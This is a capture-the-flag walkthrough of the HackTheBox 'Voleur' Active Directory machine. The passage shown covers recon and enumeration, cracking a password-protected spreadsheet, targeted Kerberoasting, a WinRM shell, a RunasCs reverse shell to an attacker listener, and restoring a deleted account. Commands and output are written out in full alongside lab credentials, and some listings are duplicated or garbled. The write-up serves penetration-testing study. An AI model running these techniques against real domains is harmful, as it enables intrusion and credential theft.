Voleur
Writeup for HackTheBox Voleur machine

Executive Summary
The Voleur machine on HackTheBox is a complex Active Directory (AD) environment that demonstrates the progression of attacks spanning credential harvesting, targeted Kerberoasting, Active Directory Object restoration, DPAPI decryption, and WSL-based host compromise.
The security assessment begins with external service enumeration, identifying key Active Directory services like LDAP, Kerberos, and SMB. Initial access is established by using credentials found inside a password-protected Excel spreadsheet located on the public IT share. After cracking the file’s password using office2john and john, credentials for svc_ldap are obtained.
Subsequent AD enumeration reveals that svc_ldap possesses targeted rights allowing the execution of a WriteSPN attack on svc_winrm. By writing an SPN to the target account, we perform a Targeted Kerberoasting attack to retrieve and crack the service account’s hash, providing WinRM shell access. Further inspection reveals svc_ldap is a member of the “Restore Users” group, which is leveraged to recover a deleted (“tombstoned”) user account, todd.wolfe. Decrypting the DPAPI master keys and credentials associated with this restored user reveals the credentials for jeremy.combs.
Using Jeremy’s access, we connect to the Third-Line Support share to retrieve SSH keys for svc_backup. Logging in via SSH lands us in a Windows Subsystem for Linux (WSL) instance. By traversing the WSL file system, we locate backing Windows mounts containing backups of ntds.dit and the SYSTEM registry hive. Extracting these files allows us to perform a local credential dump using secretsdump, obtaining the NT hash of the Domain Administrator and achieving full domain compromise.

Recon
TCP Port Scanning
We start with a multi-stage Nmap scan targeting all TCP ports to discover open services. Nmap is an industry-standard network mapping tool. Since NTLM authentication is disabled on the target domain controller, all service interactions must utilize the Kerberos protocol.
1
2
3
IP=10.10.11.76
port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
sudo nmap -sC -sV -vv -p $port $IP -oN voleur.scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ sudo nmap -sC -sV -vv -p $port $IP -oN voleur.scan
Nmap scan report for voleur.htb (10.10.11.76)
Host is up, received echo-reply ttl 127 (0.28s latency).
Scanned at 2025-07-07 14:19:56 EDT for 104s

PORT      STATE SERVICE       REASON          VERSION
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows AD LDAP (Domain: voleur.htb)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP
2222/tcp  open  ssh           OpenSSH 8.2p1 Ubuntu (Ubuntu Linux; protocol 2.0)
3268/tcp  open  ldap          Microsoft Windows AD LDAP (Global Catalog)
3269/tcp  open  tcpwrapped    (Global Catalog SSL)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp  open  mc-nmf        .NET Message Framing
Service Info: Host: DC; OSs: Windows, Linux

### Updating `/etc/krb5.conf` and `/etc/hosts`

Because NTLM is disabled on the target, all authentication requests must route through Kerberos. To support this, we define the Active Directory domain mapping in the local `/etc/hosts` file and update `/etc/krb5.conf` to direct domain operations to the Key Distribution Center (KDC) at `dc.voleur.htb`.

**/etc/hosts**

```shell
10.10.11.76 dc.voleur.htb voleur.htb
/etc/krb5.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[libdefaults]
    default_realm = VOLEUR.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false
    dns_canonicalize_hostname = false
    ticket_lifetime = 24h
    forwardable = true

[realms]
    VOLEUR.HTB = {
        kdc = dc.voleur.htb
        admin_server = dc.voleur.htb
    }
    RUSTYKEY.HTB = {
        kdc = 10.10.11.76
        admin_server = 10.10.11.76
    }

[domain_realm]
    .voleur.htb = VOLEUR.HTB
    voleur.htb = VOLEUR.HTB
Enumeration
To interface with the domain services, we sync our local clock with the Domain Controller to avoid Kerberos time skew errors (which occur if the clocks differ by more than 5 minutes). We then leverage netexec (formerly CrackMapExec) to enumerate users on the Domain Controller over Kerberos.
Kerberos authentication requires synchronized clocks between the client and KDC. If the system clock differs from the DC by more than 5 minutes (the default Kerberos maximum ticket skew), the KDC will reject TGT requests with KRB_AP_ERR_SKEW. We sync using NTP, then enumerate users via netexec with the -k flag (Kerberos auth):
1
sudo ntpdate $IP
1
netexec smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' --users -k
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# netexec smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' --users -k
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         dc.voleur.htb   445    dc               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         dc.voleur.htb   445    dc               Administrator                 2025-01-28 20:35:13 0       Built-in account for administering the computer/domain
SMB         dc.voleur.htb   445    dc               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         dc.voleur.htb   445    dc               krbtgt                        2025-01-29 08:43:06 0       Key Distribution Center Service Account
SMB         dc.voleur.htb   445    dc               ryan.naylor                   2025-01-29 09:26:46 0       First-Line Support Technician
SMB         dc.voleur.htb   445    dc               marie.bryant                  2025-01-29 09:21:07 0       First-Line Support Technician
SMB         dc.voleur.htb   445    dc               lacey.miller                  2025-01-29 09:20:10 0       Second-Line Support Technician
SMB         dc.voleur.htb   445    dc               svc_ldap                      2025-01-29 09:20:54 0
SMB         dc.voleur.htb   445    dc               svc_backup                    2025-01-29 09:20:36 0
SMB         dc.voleur.htb   445    dc               svc_iis                       2025-01-29 09:20:45 0
SMB         dc.voleur.htb   445    dc               jeremy.combs                  2025-01-29 15:10:32 0       Third-Line Support Technician
SMB         dc.voleur.htb   445    dc               svc_winrm                     2025-01-31 09:10:12 0
SMB         dc.voleur.htb   445    dc               [*] Enumerated 11 local users: VOLEUR
We parse this list to create a structured username dictionary:
1
netexec smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' --users -k | awk '/^SMB/ && $5 ~ /^[a-zA-Z0-9_.]+$/ { print $5 }' | tee username.txt
Next, we map the available SMB shares using netexec:
1
netexec smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' --shares -k
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# netexec smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' --shares -k
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         dc.voleur.htb   445    dc               [*] Enumerated shares
SMB         dc.voleur.htb   445    dc               Share           Permissions     Remark
SMB         dc.voleur.htb   445    dc               -----           -----------     ------
SMB         dc.voleur.htb   445    dc               ADMIN$                          Remote Admin
SMB         dc.voleur.htb   445    dc               C$                              Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ            Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ            Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ            Logon server share

The share IT is readable by our current context. We confirm that ryan.naylor belongs to the First-Line Support Technician group.
To download files from this share, we use impacket-getTGT to obtain a Kerberos Ticket Granting Ticket (TGT) and set the KRB5CCNAME environment variable to authenticate the connection. The TGT is obtained by sending an AS-REQ to the KDC containing the user’s pre-authentication timestamp encrypted with the user’s NTLM hash. The KDC responds with a TGT encrypted with the krbtgt account’s NTLM hash, which we store in a ccache file pointed to by KRB5CCNAME.
1
2
impacket-getTGT voleur.htb/'ryan.naylor:HollowOct31Nyt' -dc-ip $IP
export KRB5CCNAME=ryan.naylor.ccache
1
2
3
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# impacket-getTGT voleur.htb/'ryan.naylor:HollowOct31Nyt' -dc-ip $IP
[*] Saving ticket in ryan.naylor.ccache

We run impacket-smbclient with Kerberos authentication to browse the target share. We discover an encrypted spreadsheet named Access_Review.xlsx.
1
impacket-smbclient -k -no-pass 'VOLEUR.HTB/ryan.naylor@dc.voleur.htb'
Within the SMB client shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
# use IT
# ls
drw-rw-rw-          0  Wed Jan 29 04:10:01 2025 .
drw-rw-rw-          0  Mon Jun 30 17:08:33 2025 ..
drw-rw-rw-          0  Wed Jan 29 04:40:17 2025 First-Line Support
#
# cd First-Line Support
# ls
drw-rw-rw-          0  Wed Jan 29 04:40:17 2025 .
drw-rw-rw-          0  Wed Jan 29 04:10:01 2025 ..
-rw-rw-rw-      16896  Thu May 29 18:23:36 2025 Access_Review.xlsx
#
# get Access_Review.xlsx
drw-rw-rw- 0 Wed Jan 29 04:10:01 2025 . drw-rw-rw- 0 Mon Jun 30 17:08:33 2025 .. drw-rw-rw- 0 Wed Jan 29 04:40:17 2025 First-Line Support #
cd First-Line Support
ls
drw-rw-rw- 0 Wed Jan 29 04:40:17 2025 . drw-rw-rw- 0 Wed Jan 29 04:10:01 2025 .. -rw-rw-rw- 16896 Thu May 29 18:23:36 2025 Access_Review.xlsx #
get Access_Review.xlsx
#
1
2
3
4
5
6
7
8

To decrypt this spreadsheet, we use `office2john` to convert the Office document encryption metadata into a crackable hash string, and crack it using `john` loaded with `rockyou.txt`.

Office 2013+ (.xlsx) files use AES-128 encryption with SHA-1 key derivation and 100,000 iterations of the password-to-key transformation. `office2john` extracts the encryption metadata (salt, iteration count, encrypted verifier) into a single hash string that John can process. The hash format includes the MS Office version as cost 1 and the iteration count as cost 2.

```shell
office2john Access_Review.xlsx > hash.txt
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 AVX 4x / SHA512 128/128 AVX 2x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football1        (Access_Review.xlsx)
1g 0:00:00:08 DONE (2025-07-07 23:06) 0.1196g/s 93.77p/s 93.77c/s 93.77C/s football1..lolita
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
The spreadsheet password is cracked: football1.
1
libreoffice --calc Access_Review.xlsx
Opening the file reveals credentials for two service accounts (svc_ldap and svc_iis), along with references to a third user todd.wolfe whose account appears to be deleted.
We verify these credentials using netexec:
1
netexec smb dc.voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k
1
netexec smb dc.voleur.htb -u svc_iis -p N5pXyW1VqM7CZ8 -k
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ netexec smb dc.voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn

┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ netexec smb dc.voleur.htb -u svc_iis -p N5pXyW1VqM7CZ8 -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8
Data Collection
We utilize bloodhound-python to gather Active Directory relationship data and map out logical attack paths.
1
bloodhound-python  -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -d voleur.htb -c All --zip -ns $IP -k

Analyzing the data shows that svc_ldap possesses WriteSPN permissions over the svc_winrm user account. Additionally, svc_ldap belongs to the “Restore Users” AD group, which grants permission to recover deleted Active Directory objects.
targetedKerberoast
Since svc_ldap has the GenericWrite or WriteProperty (WriteSPN) privilege on svc_winrm, we perform a Targeted Kerberoasting attack.
Kerberos Service Principal Names (SPNs) are unique identifiers for services running on a host. When a client requests a TGS (Ticket Granting Service) ticket for an SPN, the KDC encrypts the response session key with the target service account’s NTLM hash. By writing a fake SPN to svc_winrm via WriteProperty/ServicePrincipalName, we force the KDC to issue a TGS ticket encrypted with svc_winrm’s password hash. The encrypted TGS-REP can be cracked offline — the service account password never changes during the attack because the SPN is cleaned up afterward.
First, we obtain a TGT for svc_ldap and export it:
1
2
impacket-getTGT voleur.htb/svc_ldap:M1XyC9pW7qT5Vn
export KRB5CCNAME=svc_ldap.ccache
1
2
3
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur/targetedKerberoast]
└─# impacket-getTGT voleur.htb/svc_ldap:M1XyC9pW7qT5Vn
[*] Saving ticket in svc_ldap.ccache
We run the targetedKerberoast.py script:
1
python3 targetedKerberoast.py -k --dc-host dc.voleur.htb -u svc_ldap -d voleur.htb -o krb_hashes
1
2
3
4
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Writing hash to file for (lacey.miller)
[+] Writing hash to file for (svc_winrm)
The script successfully registers a temporary SPN and extracts the TGS-REP hash. We crack it using john:
1
john krb_hashes --wordlist=/usr/share/wordlists/rockyou.txt
1
2
3
4
5
6
7
8
9
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur/targetedKerberoast]
└─# john krb_hashes --wordlist=/usr/share/wordlists/rockyou.txt
Loaded 2 password hashes with 2 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
AFireInsidedeOzarctica980219afi (?)
1g 0:00:00:13 DONE (2025-07-08 19:36) 0.07246g/s 1039Kp/s 1870Kc/s 1870KC/s !!12Honey..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
The password is recovered:
- svc_winrm:
AFireInsidedeOzarctica980219afi
The svc_winrm user belongs to the “Remote Management Users” group, so we can leverage WinRM for remote code execution. WinRM (Windows Remote Management) implements the WS-Management protocol over HTTP/S, typically on TCP 5985/5986. With Kerberos authentication, evil-winrm uses the ccache TGT to perform AP-REQ exchanges and obtain a Windows logon session.
1
2
3
impacket-getTGT voleur.htb/svc_winrm:AFireInsidedeOzarctica980219afi
export KRB5CCNAME=svc_winrm.ccache
evil-winrm -i dc.voleur.htb -r VOLEUR.HTB
1
2
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> type ..\Desktop\user.txt
*********
Recovering TombStoned user
We elevate our privilege context by executing RunasCs.exe inside the WinRM session to pivot to the svc_ldap user context. svc_ldap is a member of the “Restore Users” group, which grants SidHistory-related permissions and implicit rights to read and restore deleted AD objects.
1
.\RunasCs.exe svc_ldap M1XyC9pW7qT5Vn cmd.exe -r 10.10.14.159:1337
Listener:
1
2
C:\Windows\system32>whoami
voleur\svc_ldap
We load the Active Directory PowerShell module and search for deleted user accounts matching our earlier findings:
1
Powershell
1
2
Import-Module ActiveDirectory
Get-ADObject -Filter {isDeleted -eq $true -and objectClass -eq "user"} -IncludeDeletedObjects -Properties *
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> Import-Module ActiveDirectory
Import-Module ActiveDirectory
PS C:\Windows\system32> Get-ADObject -Filter {isDeleted -eq $true -and objectClass -eq "user"} -IncludeDeletedObjects -Properties *
Get-ADObject -Filter {isDeleted -eq $true -and objectClass -eq "user"} -IncludeDeletedObjects -Properties *


accountExpires                  : 9223372036854775807
badPasswordTime                 : 133964906261209761
badPwdCount                     : 0
CanonicalName                   : voleur.htb/Deleted Objects/Todd Wolfe
                                  DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
CN                              : Todd Wolfe
                                  DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
codePage                        : 0
countryCode                     : 0
Created                         : 1/29/2025 1:08:06 AM
createTimeStamp                 : 1/29/2025 1:08:06 AM
Deleted                         : True
Description                     : Second-Line Support Technician
DisplayName                     : Todd Wolfe
DistinguishedName               : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted
                                  Objects,DC=voleur,DC=htb
dSCorePropagationData           : {7/8/2025 4:21:36 PM, 7/8/2025 4:09:57 PM, 5/13/2025 4:11:10 PM, 1/29/2025 4:52:29
                                  AM...}
givenName                       : Todd
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Second-Line Support Technicians,DC=voleur,DC=htb
lastLogoff                      : 0
lastLogon                       : 133964910111366592
lastLogonTimestamp              : 133964898317772683
logonCount                      : 53
memberOf                        : {CN=Second-Line Technicians,DC=voleur,DC=htb, CN=Remote Management
                                  Users,CN=Builtin,DC=voleur,DC=htb}
Modified                        : 7/8/2025 4:31:38 PM
modifyTimeStamp                 : 7/8/2025 4:31:38 PM
msDS-LastKnownRDN               : Todd Wolfe
Name                            : Todd Wolfe
                                  DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : 1c6b1deb-c372-4cbb-87b1-15031de169db
objectSid                       : S-1-5-21-3927696377-1337352550-2781715495-1110
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 133826280731790960
sAMAccountName                  : todd.wolfe
sDRightsEffective               : 0
sn                              : Wolfe
userAccountControl              : 66048
userPrincipalName               : todd.wolfe@voleur.htb
uSNChanged                      : 127337
uSNCreated                      : 12863
whenChanged                     : 7/8/2025 4:31:38 PM
whenCreated                     : 1/29/2025 1:08:06 AM


PS C:\Windows\system32>
The search reveals the tombstoned object for todd.wolfe. We execute the recovery command:
1
Get-ADObject -Filter 'isDeleted -eq $True -and samAccountName -eq "todd.wolfe"' -IncludeDeletedObjects | Restore-ADObject
Using the password NightT1meP1dg3on14 identified earlier, we verify the account is active and authenticating:
1
2
3
4
5
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# netexec smb dc.voleur.htb -u todd.wolfe -p 'NightT1meP1dg3on14' -k

SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14
DPAPI
We verify the restored user’s permissions and discover read access to the IT share.
1
netexec smb dc.voleur.htb -u todd.wolfe -p 'NightT1meP1dg3on14' --shares -k
1
2
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14
SMB         dc.voleur.htb   445    dc               IT              READ

The user todd.wolfe belongs to the Second-Line Support Technicians group.
dpapi-secrets
When accessing the IT share as Todd, we navigate to the archived user folder structure and locate DPAPI files.
Windows DPAPI (Data Protection API) encrypts sensitive user data using a master key that is itself encrypted with a key derived from the user’s password via the PBKDF2 (SHA-1) function. Each user’s master key is stored under %APPDATA%\Microsoft\Protect\<UserSID>. Credential blobs (saved credentials) are encrypted using the master key and contain plaintext passwords the user has saved. By knowing the user’s plaintext password, we can decrypt the master key, then use that to decrypt the credential blob.
First, we authenticate using Todd’s Kerberos context:
1
2
3
impacket-getTGT voleur.htb/todd.wolfe:NightT1meP1dg3on14 -dc-ip 10.10.11.76
export KRB5CCNAME=todd.wolfe.ccache
impacket-smbclient -k -no-pass voleur.htb/todd.wolfe@dc.voleur.htb
1
2
3
4
5
# use IT
# ls
drw-rw-rw-          0  Wed Jan 29 10:13:03 2025 Second-Line Support
# cd Second-Line Support
# ls
